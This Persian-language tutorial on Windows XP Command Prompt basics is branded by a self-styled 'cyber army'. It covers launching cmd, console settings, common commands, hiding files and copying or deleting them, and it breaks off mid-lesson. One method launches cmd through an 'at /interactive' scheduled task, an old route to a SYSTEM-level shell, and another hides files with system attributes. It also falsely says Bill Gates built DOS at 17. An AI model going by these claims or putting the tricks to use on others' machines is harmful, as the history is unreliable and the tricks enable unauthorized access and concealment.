



علم سه قدم دارد : قدم اول غرور می آورد، قدم دوم فروتنی و خشوع می آورد، قدم سوم می داند که هیچ نمی داند.

IRANIAN CASPIAN SEA CYBER ARMY

سید علی حسینی



Created By Genzo

{با سلام به خدمت تمامی خوانندگان این اثر، این اثر جهت آموزش و اطلاع رسانی امکانات زیاد **cmd** می باشد و امیدواریم که مورد رضایت و خشنودی شما قرار گرفته باشد، البته این را هم بگویم که در بعضی قسمت ها برای اینکه حجم فایل بالا نرود تا دانلود این مطلب برایتان سخت نشود از گذاشتن آموزش تصویری خودداری کردم، چون محوریت این آموزش، آموزش **cmd** می باشد زیاد به کدنویسی در **notepad** اشاره نشده (البته این کار اگر هم انجام می شد خیلی طولانی می شد) ولی آموزش ها کاملا گویا و با زبانی رسا گفته شده اند و امیدواریم مورد استقبال قرار بگیرد.}

درسنامه اول: معرفی و آشنایی اولیه

Cmd چیست؟

مخفف Command Prompt ، که معنی آن خط فرمان می باشد که ما دستورات خود را می نویسم تا اجرا شود.

Dos چیست؟

مخفف Disk Operating System می باشد، که اولین محصول شرکت مایکروسافت می باشد که بیل گیتس آنرا در ۱۷ سالگی ساخت.

چرا با وجود ویندوز، cmd هنوز به حیات خود ادامه می دهد؟

به Cmd به این دلیل به حیات خود ادامه می دهد که به دلیل امکانات فراوانی که در آن وجود دارد که ویندوز فاقد بعضی از آن ها می باشد.


{نکته: cmd هیچ وقت از زبان فارسی پشتیبانی نمی کند و هر نوع نوشتار فارسی در آن تبدیل به خط چینی می شود.}

Cmd را از کجا اجرا کنیم؟


برای اجرای Cmd ۴ راه داریم:

به آدرس های زیر می رویم:

Start\All program\Accessories\command prompt (۱)




(۲) وارد منوی Start شده و روی Run کلیک کرده تا باز شود سپس در کادر دستور آن می نویسیم: cmd



نکته: در کادر فرمان Run کوچکی و بزرگی حروف فرقی ندارد!

(۳) برای اجرای cmd در این روش از Notepad استفاده می کنیم:


{نکته: برای باز کردن Notepad هم می توانید از منوی Start\All program\Accessories\Notepad آنرا اجرا کنید و هم در کادر فرمان Run بنویسید: notepad}



و اما چطور cmd را با کمک Notepad اجرا کنیم؟

پس از باز کردن notepad در آن می نویسیم:

```
at 08:00 /interactive "cmd.exe" >ali.log
```



{نکته: در دستور بالا زمان را به دلخواه تنظیم کنید برای مثال من آنرا در ساعت ۸ صبح تنظیم کرده ام.}


{نکته: می توانید در قسمت آخر دستور هر نامی را بنویسید ولی با پسوند .log. برای مثال من نوشتم {ali.log}

سپس به منوی File/Save as مراجعه کنید و در قسمت File Name نامی برای فایل خود بنویسید ولی با پسوند .bat. برای مثال من نوشتم cmd.bat


و در قسمت Save as type ، روی گزینه All files کلیک می کنیم ،

سپس به قسمت زمان بندی ویندوز در این آدرس می رویم:

Start\All program\Accessories\System tools\Scheduled tasks



سپس فایل cmd.bat را که قبلا ساخته بودیم اجرا می کنیم، همینطور مشاهده می کنیم که پس از اجرای فایل cmd.bat ، در Scheduled tasks فایلی به نام At1 ساخته می شود، و همینطور در مسیری که cmd.bat ذخیره کرده بودیم فایلی به نام ali ساخته شده است ، برای ادامه کار روی فایل At1 راست کلیک کرده و روی Run کلیک کنید. اجرا شد.



{نکته: البته می توانید تنظیمات بیشتری را در بخش زمان بندی ویندوز انجام دهید که به دلیل دور شدن از موضوع از گفتن آن خودداری می کنم.}

{نکته: اهمیت این کار زمانی معین می شود که ویندوز ما دچار خرابی شده و توانایی اجرای cmd در دو حالت اول امکانپذیر نباشد.}

(۴) ساخت یک cmd شخصی!

برای ساخت ابتدا نرم افزار notepad را باز کرده و به صورت زیر عمل می کنیم:

The screenshot shows a Notepad window with the following code and annotations:

```

(
color a
title coded By Ali
cls
echo .....
echo " coded By Ali "
echo .....
cmd
)

```

Annotations (from top to bottom):

- رنگ زمینه (در این مورد در درس های جلوتر توضیح داده شده است).
- عنوان صفحه را نشان می دهد (در این مورد هم در درس های جلوتر توضیح داده شده است).
- صفحه را پاک می کند.
- متن شمارا نشان می دهد.
- یک cmd جدید باز می کند.

سپس این فایل را با نامی دلخواه مثلا ali و با پسوند bat ذخیره کنید.



The screenshot shows a Windows command prompt window titled "coded By Ali". The output of the batch script is displayed in green text:

```

.....
" coded By Ali "
.....
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Genzo\Desktop>


```

حال اگر می خواهید از هر جایی به cmd شخصی خود بروید کافیست در خط فرمان نام cmd شخصی خود را بنویسید، مثال:



درسنامه دوم: تنظیمات cmd


ابتدا cmd را اجرا می کنیم، سپس در نوار عنوان آن کلیک راست کرده و روی گزینه Properties را انتخاب می کنیم. تب هایی را مشاهده می کنیم که می تواند نیازهای ظاهری cmd ما را تامین




کند، شروع به توضیح هر کدام می کنیم:

۱) Tab Option: در بخش اول یعنی Cursor Size می توانیم ابعاد مکان نما (فلش ماوس) را تغییر دهیم. در بخش دوم یعنی Display Options می توانیم ابعاد cmd را به حالت تمام صفحه در بیاوریم و برعکس. در بخش سوم یعنی Command History می توانیم بازگشت به عقب cmd را به


دلخواه مورد تغییر قرار دهیم. در بخش چهارم یعنی Edit Option می توانیم نحوه تنظیمات را مناسب با نیاز خود تنظیم کنیم.



۲) Tab Font: در این قسمت می توانیم اندازه فونت را متناسب با اندازه صفحه تنظیم کنیم.




۳) Tab Layout: می توانید اندازه دلخواه cmd را از بالا و پایین، چپ و راست تنظیم



کنید

۴) Tab Color: در این قسمت می توانیم رنگ فونت و رنگ پس زمینه ی cmd را به دلخواه تغییر دهیم.



{**نکته:** بعضی از تنظیمات بالا را می توانیم به صورت کد در کادر فرمان cmd بنویسیم و تغییرات از آنجا اعمال شوند.}

درسنامه سوم: آشنایی با بعضی از دستورات پر کاربرد cmd

بعضی از دستورات را جهت آشنایی و بعضی ها به خاطر حالت گرافیکی در ویندوز

دستور	توضیحات مختصر
DEL	حذف یک فایل یا پوشه
COPY	کپی کردن یک فایل یا پوشه
MOVE	جا بجایی یک فایل یا پوشه (Cut)
RENAME	تغییر نام یک فایل یا پوشه
MKDIR	ساختن یک پوشه
RMDIR	پاک کردن یک پوشه
COLOR	تغییر رنگ پس زمینه و خط نوشتار
EDIT	وبرایش فایل
ECHO OFF	پنهان کردن ادرس های پشت فرمان
ECHO ON	نمایش کردن ادرس های پشت فرمان
ECHO	فراخوانی یک رشته
CLS	پاک کردن تمام دستورات موجود در کادر فرمان
TIME	نمایش دادن یا تغییر زمان
DATE	نمایش دادن یا تغییر تاریخ
CD\	رفتن به ابتدای درایو مورد نظر
ATTRIB	مخفی سازی فایل ها +a +s +h +r یعنی فایل آرشیو می باشد:A یعنی فایل سیستمی می باشد:S یعنی فایل مخفی (Hidden) می باشد:H یعنی فایل فقط خواندنی (Read Only) می باشد:R
CD..	رفتن به یک پوشه عقبتر
CD Name Folder	می توانید در درایو مربوطه پوشه مورد نظر را انتخاب کنید که به جای Name Folder نام پوشه را می نویسیم.
name drive:	رفتن به درایو مورد نظر برای مثال G:

درسنامه چهارم:پنهان سازی فایل به روش cmd

ابتدا:باید بدانیم که علامت + و - در cmd کارشان چیست؟

علامت + یک ویژگی به فایل شما می بخشد ولی - یک ویژگی را می گیرد.

همانطور که در صفحه قبل گفته شد از دستور Attrib برای مخفی سازی فایل ها استفاده می کنیم.
برای مخفی سازی یک پوشه:


ابتدا پوشه مورد نظر را ایجاد کرده یا در نظر بگیرید. نکته پس از نوشتن هر دستور با زدن دکمه
Enter روی صفحه ی کلید آن را اجرا می کنیم.

سپس از دستور زیر در cmd استفاده کنید:

```
Attrib +h +s C:\ali
```

برای آشکار کردن آن از ویژگی هایی که به این پوشه می دهیم کم می کنیم:

```
Attrib -h -s C:\ali
```



```

c:\ Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Genzo>attrib +h +s C:\ali
C:\Documents and Settings\Genzo>attrib -h -s C:\ali
  
```

ولی برای مخفی سازی فایل هایی مانند عکس و فیلم یا آهنگ و... باید پسوند فایل در آخر آن ذکر
شود.

به مثال توجه کنید:

```
Attrib +h +s C:\ali.mp3
```

```
Attrib -h -s C:\ali.mp3
```

```

C:\Documents and Settings\Genzo>attrib +h +s C:\ali.mp3
C:\Documents and Settings\Genzo>attrib -h -s C:\ali.mp3
C:\Documents and Settings\Genzo>


```

نکته: اگر آدرس را اشتباه وارد کنید با خطای {پیدا نشد، Not Found} مواجه می شوید!

نکته: برای دیدن این فایل در محیط ویندوز می توانید از این آدرس هم استفاده کنید:

Tools\Folder Option\view

گزینه show hidden files and folders علامت می زنیم، گزینه hide protected operating system files [Recommended] علامتش را بر میداریم ولی با خطایی مواجه می شویم که روی گزینه yes کلیک می کنیم. می بینیم که فایلمان با ظاهری کمرنگ تر پیدا



شد.

درسنامه پنجم: نحوه ی کپی، پاک کردن و تغییر نام یک فایل

کپی کردن:

در cmd ۲ راه برای کپی کردن یک فایل داریم:

۱) ابتدا به پوشه ای می رویم که می خواهیم علامت جایگذاری در آن انجام شود:

همانطور که گفته شد با دستور cd\ یا نام درایو، به درایو مورد نظر می رویم.

G:

Copy C:\ali

```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Genzo>G:
G:> Copy C:\ali
C:\ali\*
The system cannot find the file specified.
0 file(s) copied.

G:> Copy C:\ali
C:\ali\02 H M.mp3
1 file(s) copied.


G:>
  
```

نکته باید پوشه ali که در بالا ذکر شده باشد برای انجام عملیات کپی فایلی در آن موجود باشد.

۲) راه دوم:

کپی فایل ۲ فایل ۱

Copy C:\ali G:\



```

C:\> Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Genzo>Copy G:\ali C:\
The system cannot find the file specified.

C:\Documents and Settings\Genzo>Copy C:\ali G:\
C:\ali\02HM.mp3
1 file(s) copied.
C:\Documents and Settings\Genzo>

```

{نکته: اگر بخواهیم یک فایل مخصوص را کپی کنیم باید نام فایل را به آدرس به همراه پسوند افزود!}


Copy C:\ali\02hm.mp3 G:\

عملیات با موفقیت به پایان رسید!

پاک کردن یک فایل:

پاک کردن یک فایل همانند کپی کردن یک فایل ۲ راه دارد:

(۱) به درایو مورد نظر که، پوشه ای که می خواهیم آن را پاک کنیم می رویم:



```


02HM
02
MP3

C:\> Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Genzo>cd\
C:\> del 02hm.mp3

```

(۲) در این روش نیازی به اصلاح آدرس نیست و می توانیم مستقیماً با این دستور این کار را انجام دهیم:



```

